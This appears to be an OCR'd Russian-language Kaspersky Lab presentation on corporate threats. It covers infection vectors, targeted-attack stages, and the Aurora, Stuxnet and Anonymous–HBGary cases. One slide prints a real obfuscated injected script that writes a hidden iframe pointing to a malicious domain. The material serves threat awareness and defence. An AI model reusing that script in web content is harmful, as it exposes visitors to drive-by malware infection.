KASPERSKY lab

КОРПОРАТИВНЫЕ УГРОЗЫ

Алексей Денисюк,
Инженер предпродажной подготовки в Восточной Европе
alexey.denisyuk@kaspersky.com

АГЕНДА

Векторы заражений & технологии

Направленные атаки

Угрозы для промышленных систем

Резюме и прогнозы

Векторы заражений

Как может проникнуть вредоносное ПО

Снаружи

- Через Броузер
- Через интернет-сервисы (email, instant messenger, etc)
- С помощью уязвимостей в ПО
- С помощью социальной инженерии

Изнутри

- Инфицированные устройства (removable disks, cd/dvd, floppies)
- Социальная инженерия
- Инсайдеры

Векторы заражений

Загрузки


- **Основные проблемы**:
  - » **Новые уязвимости** в ПО обнаруживаются **каждый день**
  - » Исправления выходят **слишком медленно**
  - » Пользователи **не заботятся** об обновлениях

Никакая веб-страница не может быть полностью доверенной!

- **Вредоносные скрипты** внедряются HTML и PHP коды:
  - » Перенаправление пользователя на **вредоносный URLs**
  - » Использование **уязвимостей в ПО** на **пользовательском ПК**
  - » Кража учетных данных **FTP**
  - » **Обфускация усложняет обнаружение** зловредного ПО

Векторы заражений

Загрузки






```
if(!myia){document.write(unescape(
>'%3c%69%66%72%61%6d%65%20%6e%61%6d%65%3d%63%32%36%20%73%72%63%3d%27%68%74%74%70
>%3a%2f%2f%61%6e%74%69%76%69%72%75%73%2e%76%63%2f%3f%27%2b%4d%61%74%68%2e%72%6f%
>75%6e%64%28%4d%61%74%68%2e%72%61%6e%64%6f%6d%28%29%2a%34%32%33%31%31%35%29%2b%2
>7%64%32%36%34%32%27%20%77%69%64%74%68%3d%37%38%35%20%68%65%69%67%68%74%3d%35%33
>%39%20%73%74%79%6c%65%3d%27%76%69%73%69%62%69%6c%69%74%79%3a%68%69%64%64%65%6e%
>27%3e%3c%2f%69%66%72%61%6d%65%3e'));}var myia=true;

<iframe name=c26 src='http://antivirus.vc/?'+Math.round(Math.random()*423115)+
>'d2642' width=785 height=539 style='visibility:hidden'></iframe>
```

Векторы заражений

Социальные сети

- **Один из наиболее общих векторов атак!**
  - » зловреды & спам
  - » фишинг & социальная инженерия
  - » сбор информации





Векторы заражений

Почта, IM

- **Большое кол-во заражение этим способом**
  - » инфицированные приложения
  - » инфицированные ссылк
  - » социальная инженерия


- Спуфинг email-адресов, например
  - » `administrators@yourcompany.com`
  - » `your.boss@yourcompany.com`

- Правдоподобно выглядящие темы, например
  - » **«Пожалуйста, проверьте документ"**
  - » **«Важное обновление безопасности"**

Векторы заражений

Внешние устройства

- **Автозапуск вирусов и червей**
  - » само-распространение, авто-репликация
  - » использование функции Windows автозапуска
  - » инфицирование файлов на диске
  - » обычно полиморфы
  - » процесс инфицирования незаметен для пользователя




Продвинутые технологии

Rootkits, bootkits

- Высоко-**интеллектуальные** угрозы
- **Чрезвычайно сложно** выявить и обезвредить
- Могут скрывать **другие вредоносные приложения**
- Могут создавать обширные **бот-сети**
- Новые идеи и технологии **появляются постоянно**

- **MBR** инфекции
- Использование собственных файловых систем
- Использование продвинутых методов **шифрования**
- Первые атаки на **64-битные** платформы



Продвинутые технологии

Зловреды с цифровой подписью

- Цифровая подпись
  - » Дает **гарантию подлинности ПО**
  - » **Не предрасположена к фальсификации** без приватного ключа
  - » **Требуется** некоторыми операционными системами
  - » **Подписанные доверенным сертификатом файлы** часто помещаются в **«белые списки»** вендорами антивирусного ПО

- Кибер-криминал **может украсть** сертификаты

- Зловреды с **действительными цифровыми подписями:**
  - » `Zeus, Stuxnet, Worm.SymbOS.Yxe...`

Направленные атаки

Направленные атаки

Lethal injection vs. hail of bullets

Направленные атаки	Обычные атаки
Точно заданная цель	**Все** вовлечены
Профильные технологии	Наиболее **universal** технологии
Тихие и молниеносные атаки	Большие и **продолжительные** вирусные эпидемии
Вредоносы **очень сложны технически** *(очень часто созданы профессиональными разработчиками)*	Вредоносы **менее иннованивные, их легче выявить** *(часто созданы непрофессиональными разработчиками)*
Угрозы **остаются необнаруженными на протяжении длительного времени**	Угрозы легко **обраружими**
Учреждения **не хотят раскрывать детали инцидента или же не знают об этом**	Пользователи **говорят о проблеме т.к. хотят получить помощь**

Направленные атаки

Рекогносцировка и подготовка

ШАГ 1

- выбор **наиболее уязвимой цели** e.g. `YourCompany Inc.`
- сбор **публично доступной информации** касательно `YourCompany`
- сбор информации об **инфраструктуре** и **решениях ИБ - `YourCompany`**
  - » проникновение, социальная инженерия

ШАГ 2

- Подготовка **персонализированной** атаки:
  - » Подготовка **уникальной** вредоносной программы
  - » Использование **уязвимостей** в ПО - `YourCompany`
  - » Использование **сотрудников** `YourCompany` **как вектор атаки**
    - *Социальная инженерия, оплошность, небрежность, коррупция...*

Направленные атаки

Компрометация и использование уязвимостей


ШАГ 3

- Получение **доступа к ресурсам - `YourCompany`**
- Контроль **систем - `YourCompany`**
- Коммуникация с центром управления как правило **зашифрованы**
  - » Шифрованный трафик не может быть «прочитан»

ШАГ 4

- Копирование **всех интересующих данных** в одном месте в LAN
- Загрузка данных на **внешний сервер**
- Контроль или «освобождение» цели

Пример 1: Aurora




Пример 2: Stuxnet

- Направленность: **32-bit Windows** системы
- Выявлен в средине **Июля 2010**
- **Возможность слежки and перепрограммирования промышленных систем контроля**
  - » Siemens Simatic WinCC SCADA
- Один из наиболее **профессиональных и специализированных зловредов** в истории вредоносов:
  - » Продвинутые **rootkit**-технологии позволили **скрыть следы присутствия в системе** и **замаскировать коммуникацию с системой контроля,** а также **PLC-модификации**
  - » **Оригинальные цифровые сигратуры** усложняют детектирование с помощью AV
  - » Инфицирование использует **0-day уязвимость**

Пример 2: Stuxnet


Методы распространения



- **LNK exploit, zero-day**
  Vuln: **MS10-046**
  Вектор атаки: **съемные устройства**
- **Spool server exploit, zero-day,**
  Vuln: **MS10-061**
  Вектор атаки: **сетевые принтеры**
- **RPC exploit**
  Vuln: **MS08-047**
  Вектор атаки: **сетевые папки**
- **2 x zero-day EoP exploit**
  (повышение привилегий)


Пример 2: Stuxnet

Сертификаты



Пример 2: Stuxnet


PLC заражение



- Использовался файл WinCC Step 7 ПО для **коммуникации с устройством PLC**
- Содержит **набор инструкций** включая функции отвечающие за **чтение / запись** данных на устройство
- Stuxnet **записывает собственный файл с тем же именем**, содержащий **собственные определения ключевых функций,** с целью:
  - » **Перехвата всех коммуникаций** с PLC
  - » **Изменения кода** PLC
  - » **Выполнения собственного кода** на PLC
  - » **Скрытия** модификаций

Пример 2: Stuxnet

География



Страна	Кол-во заражений
India	227220
Indonesia	95100
Russian Federation	77514
Islamic Republic of Iran	44228
Kazakhstan	35243
Bangladesh	30344
Syrian Arab Republic	15998
Pakistan	11107
Belarus	10217
Iraq	8764

Пример 3: Anonymous vs. HBGary

Anonymous

- Интернет-группа активистов сформирована в 2003
- Хакинг-активности с 2008 (в основном DDoS атаки)
- Связаны с WikiLeaks
- Атака на HBGary Federal

Пример 3: Anonymous vs. HBGary

Пример 3: Anonymous vs. HBGary

Anonymous speaks: the in

By Peter Bright | Published 4 months ago

It has been an embarrassing week for secu
CEO Aaron Barr thought he had unmasked

BUSINESS CENTER Feb 21, 2011 8:23 am

Lessons Learned Thanks to HBGary and Anonymous

By Tony Bradley, PCWorld

A week or so ago, I had never heard of HBGary. I assume you probably hadn't either. Now we know HBGary all too well after an attempt to make a name by unmasking the anonymous hackers of Anonymous backfired in more ways than one.

SIMILAR ARTICLES:

- 8 Security Tips from the HBGary Hack
- FBI Steps Up Hunt for LulzSec
- It's a Hoax: Anonymous Did Not Threaten Westboro Baptist Church
- 7 Ways to Avoid Getting Hacked by Anonymous
- Your New Facebook Friend Might Be A Spy
- Anonymous and Westboro Baptist Church: When PR Stunts Backfire

Anonymous has become a virtual household name following the group's "hacktivism" against companies and Web sites that made efforts to knock Wikileaks offline and cut off Wikileaks' funding. The activities conducted by Anonymous were illegal, but to many the attacks were a heroic defense of disclosure and the freedom of speech. Anonymous has since embraced this role as Robin Hood of the Internet and has continued striking new targets-- recently threatening to take down Westboro Baptist Church and its site godhatesfags.com. It's hard not to like them.

